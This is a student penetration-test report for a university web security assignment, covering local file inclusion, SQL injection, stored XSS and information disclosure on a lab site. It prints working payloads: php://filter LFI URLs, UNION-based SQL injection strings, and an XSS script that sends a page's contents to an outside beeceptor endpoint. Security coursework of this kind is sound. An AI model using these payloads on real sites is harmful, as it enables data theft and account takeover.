We Test Pens Incorporated

COMP90074 - Web Security Assignment 1
<< Jiaxuan Feng >>
<< 965867 >>

PENETRATION TEST REPORT FOR InHR - WEB APPLICATION

Report delivered: 03/04/2021

Executive Summary

This report is for vulnerabilities found in website http://assignment-artemis.unimelb.life. This website contains three pages: dashboard, user profile, and search. There are mainly four kinds of vulnerabilities: Local File Inclusion, SQL Injection, Cross-site Scripting, and Information Disclosure.
Local File Inclusion: There is a breakpoint in the website source code. Attackers can use this vulnerability to access files saved on the server.

SQL Injection: In search page, users can enquiry items they want, and there exists risk of SQL injection. If attackers input tricky strings and send the request to server, they can access the whole database, and modify or delete any data without permission.

Cross-site Scripting: In user profile page, there is a section called about me. In this section, users can input and submit anything to the server. The submit will be published by the server. However, there are not any methods are taken to avoid malicious input. If an attacker submits their own script and it is published by the server, this attacker can steal sensitive information and masquerade as other users.

Information Disclosure: When users visit this website, they can also view the source code. While in the source code, there exists a section containing sensitive information, and it can be read by users directly. An attacker can use the information to access unauthorised files.

Table of Contents

Summary of Findings

A brief summary of all findings appears in the table below.

Reference	**Vulnerability**
Finding 1	Local File Inclusion: Attackers can find and access sober.php through “style.php?css_file=”
Finding 2	SQL Injection: In search page, attackers can access the whole database by multiple search request.
Finding 3	Cross-Site Scripting: Attackers can post their XSS in user profile page.
Finding 4	Information Disclosure: Sensitive information can be viewed in the webpage source code.

Detailed Findings

This section provides detailed descriptions of all the vulnerabilities identified.



Finding 1 - << Local File Inclusion >>

Description	LFI occurs when an application uses the path to a file as input. After login, we can view the source code and in the header section, find <link href="/style.php?css_file=custom.css" rel="stylesheet">, so “style.php?css_file=” can be used to retrieve local files. However, directly using “assignment-artemis.unimelb.life/style.php?css_file=dashboard.php” does not work, but we can use php://filter.

Proof of Concept	Step1: After login, visit the URL http://assignment-artemis.unimelb.life/style.php?css_file=php://filter/convert.base64-encode/resource=dashboard.php.
	Step2: Decode all the output, which is in base64 format, into UTF-8, then we can find sober.php in the new output.
	`require("sober.php");`
	`sidebar("Dashboard");`
	Step3: Visit http://assignment-artemis.unimelb.life/style.php?css_file=php://filter/convert.base64-encode/resource=sober.php.
	Step4: Decode the new base64 format output into UTF-8, and the flag is found.
	/*
	Challenge 1: LFI: FLAG{the_de3per_y0u_dig_the_more_gold_you'll_find!}
	*/

Impact	**Due to this vulnerability, an attacker can access sensitive files from the web server, even they are not authorised. This will cause a leakage of information. If a user is allowed upload files, it will even cause remote code execution or XSS.**
Recommendation	To safely parse user-supplied filename, the website can maintain a whitelist of acceptable filenames and use a corresponding identifier (not actual name) to access the file. Any request containing an invalid identifier can then simply be rejected.
References	https://www.pivotpointsecurity.com/blog/file-inclusion-vulnerabilities/

Finding 2 - << SQL Injection >>

Description	For SQL injection, we need to query a database, and it can be done in “Search” page. Through multiple attempts, we can figure out version of the database, names of all tables, names of all columns step by step, and finally can retrieve all data in this database.
Proof of Concept	Step1: Login Step2: Click “search” button on the left. Step3: Search input “' union select null,null,null,version()#” to ensure there are four columns.(All input can be found in Appendix I Finding 2.)  Step4: Search input “' union select table_name,+null,+null,+null from information_schema.tables#” to find names of all tables. (The whole screenshot of tables can be found in Appendix I Finding 2.)  Step5: Search input “' union select column_name,+null,+null,+null from information_schema.columns where table_name='Flag'#” to find the name of columns in table “Flag”.  Step6: Search input “' union select string,+null,+null,+null from Flag#” to find flag. FLAG{Shifting_tables_has_nothing_on_me!@#1}
Impact	**An attacker could access the whole database, get or change all data saved before. An attacker can even add their own data into the database or delete existing data.**
Recommendation	Prepared statement (with parameterized queries) can help with this vulnerability. This method forces the developer to first define all the SQL code, and then pass in each parameter to the query later. This makes database can distinguish between code and data, regardless of what user input is supplied.
References	https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

Finding 3 - << Cross-Site Scripting >>

Description	For stored cross-site scripting, an attacker needs to be able to post on the website, while it can be done in User profile page. After pasting the content of xss.txt in “about me” section, if click “preview profile”, it is still unauthorized to get flag.php, but if click “publish for approaval”, the message wil be sent and received by our endpoint.
Proof of Concept	Step1: Set beeceptor. My setting is https://jiaxuan.free.beeceptor.com Step2: Login Step3: Click “User Profile” button on the left. Step4: Copy the content of XSS.txt and paste under “About Me”. (The content of XSS.txt and the screenshot of input can be found in Appendix I Finding 3.) Step5: Click “PUBLISH PROFILE FOR APPROVAL”, and the flag is sent to the endpoint set before. **Request Body:** View Headers {;} FLAG{XSS_it_like_its_hot!}
Impact	**An attacker can capture a user’s login credentials, masquerade as a victim user, to carry out any actions that the user is able to perform. An attacker could also access sensitive files without permission.**
Recommendation	The website should validate input as strictly as possible when it is received from users. Besides, the website should also encode data on output before user-controllable data is written to a page.
References	https://portswigger.net/web-security/cross-site-scripting/preventing

Finding 4 - << Information Disclosure >>

Description	Information disclosure is when a website unintentionally reveals sensitive information to its users. For this website, when we view the source code, a comment section can be found, which begins with “// TODO: Fix up the background POST request. AJAX isn't working properly!”. In this section, there have been enough instructions for visiting retrieve.php.
Proof of Concept	Step1: Login and open Burp Suite. Step2: Visit http://assignment-artemis.unimelb.life/retrieve.php, and find this request in Burp Suite. Step3: Change the method of this request to “POST”. Add parameters mentioned in the comment section by Burp Suite (csrf, X-Auth as header parameters, auth and operation as body parameters. The value of “auth” need URL encode). The comment section and the final request screenshot can be found in appendix I Finding4. Step4: Forward this changed request, and the flag is received. `FLAG{Rev3rse_Engine3ring_Is_awesome!!!}`
Impact	**Due to this vulnerability, an attacker may access users’ data, sensitive business data, or technical details about the website. The impact is depending on the importance of leaked information.**
Recommendation	All developers need know what information is sensitive, audit any code for potential information disclosure as part of their QA or build processes. Try to use generic error messages.
References	https://portswigger.net/web-security/information-disclosure


Appendix I - Additional Information

Finding 1. Local File Inclusion

1. For access dashboard.php:
   http://assignment-artemis.unimelb.life/style.php?css_file=php://filter/convert.base64-encode/resource=dashboard.php
2. For access sober.php:
   http://assignment-artemis.unimelb.life/style.php?css_file=php://filter/convert.base64-encode/resource=sober.php

Finding 2. SQL Injection

3. Input for verifying the version of database:
   ' union select null,null,null,version()#
4. Input for getting names of all tables:
   ' union select table_name,+null,+null,+null from information_schema.tables#
5. Input for getting names of columns in table “Flag”:
   ' union select column_name,+null,+null,+null from information_schema.columns where table_name='Flag'#
6. Input for flag:
   ' union select string,+null,+null,+null from Flag#
7. Screenshot of all table names.




Finding 3. Cross-Site Scripting

1. Content of XSS.txt

```
<script>
  var xhttp = new XMLHttpRequest();
  xhttp.open("GET","/flag.php",false);
```

```
        xhttp.send();
        var x = new XMLHttpRequest();
        x.open("POST","https://jiaxuan.free.beeceptor.com");
        x.send(xhttp.responseText);
</script>
```

2. Screenshot of input



Finding 4. Information Disclosure

1. Comment section in website source code:

```
<script>
  // TODO: Fix up the background POST request. AJAX isn't working properly!
  /*
  var xhttp = new XMLHttpRequest();
  xhttp.open("POST", "retrieve.php", true);
  // add in headers:
  // csrf => testing123321
  // X-Auth => custom-auth
  xhttp.send("auth=Z4!X;gs{\Q6u{fqRnFABc{W&@+]9(Ece~//9-Uvp&operation=leak");
  /*
</script>
```

2. Values of the four parameters:
   csrf：testing 123321
   X-Auth: custom-auth
   auth:
   Z4!X%3Bgs%7B%5CQ6u%7BfqRnFABc%7BW%26%40%20%5D9(Ece~%2F%2F9-Uvp
   operation: leak
3. Final request screenshot:

Burp Suite Community Edition v2021.3.1 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 × ...

Send Cancel

Target: http://assignment-artemis.unimelb.life

Request

Pretty Raw \n Actions

```
1 POST /retrieve.php HTTP/1.1
2 Host: assignment-artemis.unimelb.life
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
  x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/89.0.4389.90 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.
  9,image/avif,image/webp,image/apng,*/*;q=0.8,applica
  tion/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
8 Cookie: PHPSESSID=fsk1j8hkoru5biqc3b5kgnrcig;
  CSRF_token=
  17inHhdAZc4IKM1DPk9swpAelSL02RyLlKS5SgHdpu5uWhS4pFKC
  aGEIt8fRMQzK
9 Connection: close
10 csrf: testing123321
11 X-Auth: custom-auth
12 Content-Type: application/x-www-form-urlencoded
13 Content-Length: 82
14
15 auth=
  Z4!X%3Bgs%7B%5CQ6u%7BfqRnFABc%7BW%26%40%2B%5D9(Ece-%
  2F%2F9-Uvp&operation=leak
```

Response

Pretty Raw Render \n Actions

```
1 HTTP/1.1 200 OK
2 Date: Sun, 11 Apr 2021 03:41:37 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Content-Length: 39
8 Connection: close
9 Content-Type: text/html; charset=UTF-8
10
11 FLAG{Rev3rse_Engine3ring_Is_awesome!!!}
```

INSPECTOR

Query Parameters (0)

Remove Add...

Body Parameters (2)

NAME	VALUE
auth	Z4!X;gs{\Q6u{fqRnFA...
operation	leak

Remove Add...

Request Cookies (2)

Request Headers (12)

NAME	VALUE
Host	assignment-artemis.u...
Upgrade-Insecure-Req...	1
User-Agent	Mozilla/5.0 (Windows ...
Accept	text/html,application/x...
Accept-Encoding	gzip, deflate
Accept-Language	en-GB,en-US;q=0.9,e...
Cookie	PHPSESSID=fsk1j8hk...
Connection	close
csrf	testing123321
X-Auth	custom-auth
Content-Type	application/x-www-for...
Content-Length	82

Remove Add...

Response Headers (8)

Search... 0 matches

Search... 0 matches

Done

316 bytes | 16 millis